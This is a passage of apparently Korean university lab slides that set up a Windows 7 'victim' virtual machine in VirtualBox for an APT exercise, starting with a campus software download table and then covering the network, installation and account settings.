  erlang17-runtime-tools erlang17-snmp erlang17-ssl erlang17-syntax-tools
  erlang17-tools erlang17-webtool erlang17-xmerl gir1.2-mutter-2 libarmadillo8
  libfolks-telepathy25 libgail-3.0 libgcab-1.0-0 libgeos-3.6.2 libipt1
  libjs-jquery-form liblwgeom-2.4-0 libmission-control-plugins0
  libmozjs185-1.0 libmutter-2-0 libqgis-analysis2.18.21 libqgis-core2.18.21
  libqgis-gui2.18.21 libqgis-networkanalysis2.18.21 libqgis-server2.18.21
  libqgispython2.18.21 libradiare2-2.7 libsctp1 libtelepathy-glib0 libx264-152
  magictree python-ply python-pycryptodome python-pysmi python-pysnmp4
  python-pysnmp4-apps python-pysnmp4-mibs smitools telepathy-mission-control-5
Use 'apt autoremove' to remove them.
```

실습1) APT



❖ 실습 환경 구축 – Victim ①

▪ Windows7 ISO 파일 다운로드

- 경희대학교 정보처 > 캠퍼스 라이선스 소프트웨어 다운로드





SPSS 23 (전산교육실 설치는 정보처에 문의)	○	File#1 File#2 File#3 파일 1번부터 2번, 3번을 모두 다운받은 후 1번파일을 실행하면 정상적으로 압축이 풀리며, 설치실행파일이 생성됩니다.	30User 동시접속제한 (설치메뉴얼 포함)
SAS 9.4	○	File	License Download
Windows 7	○	32bit 64bit	License Download
Windows 8.1	○	32bit 64bit	License Download
Windows 10	○	32bit 64bit	License Download

* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > Win7.ISO, Win7_license.zip 와 동일

실습1) APT

❖ 실습 환경 구축 – Victim ②


▪ Virtual Box 실행 > 새로 만들기



실습1) APT

❖ 실습 환경 구축 – Victim ③

▪ Virtual Box 실행 > 새로 만들기




실습1) APT



❖ 실습 환경 구축 – Victim ④



- Windows7 설정 > 네트워크



실습1) APT

❖ 실습 환경 구축 - Victim ⑤


▪ Windows7 설치



실습1) APT

❖ 실습 환경 구축 – Victim ⑥


▪ Windows7 설치



실습1) APT

❖ 실습 환경 구축 - Victim ⑦

▪ Windows7 계정 설정

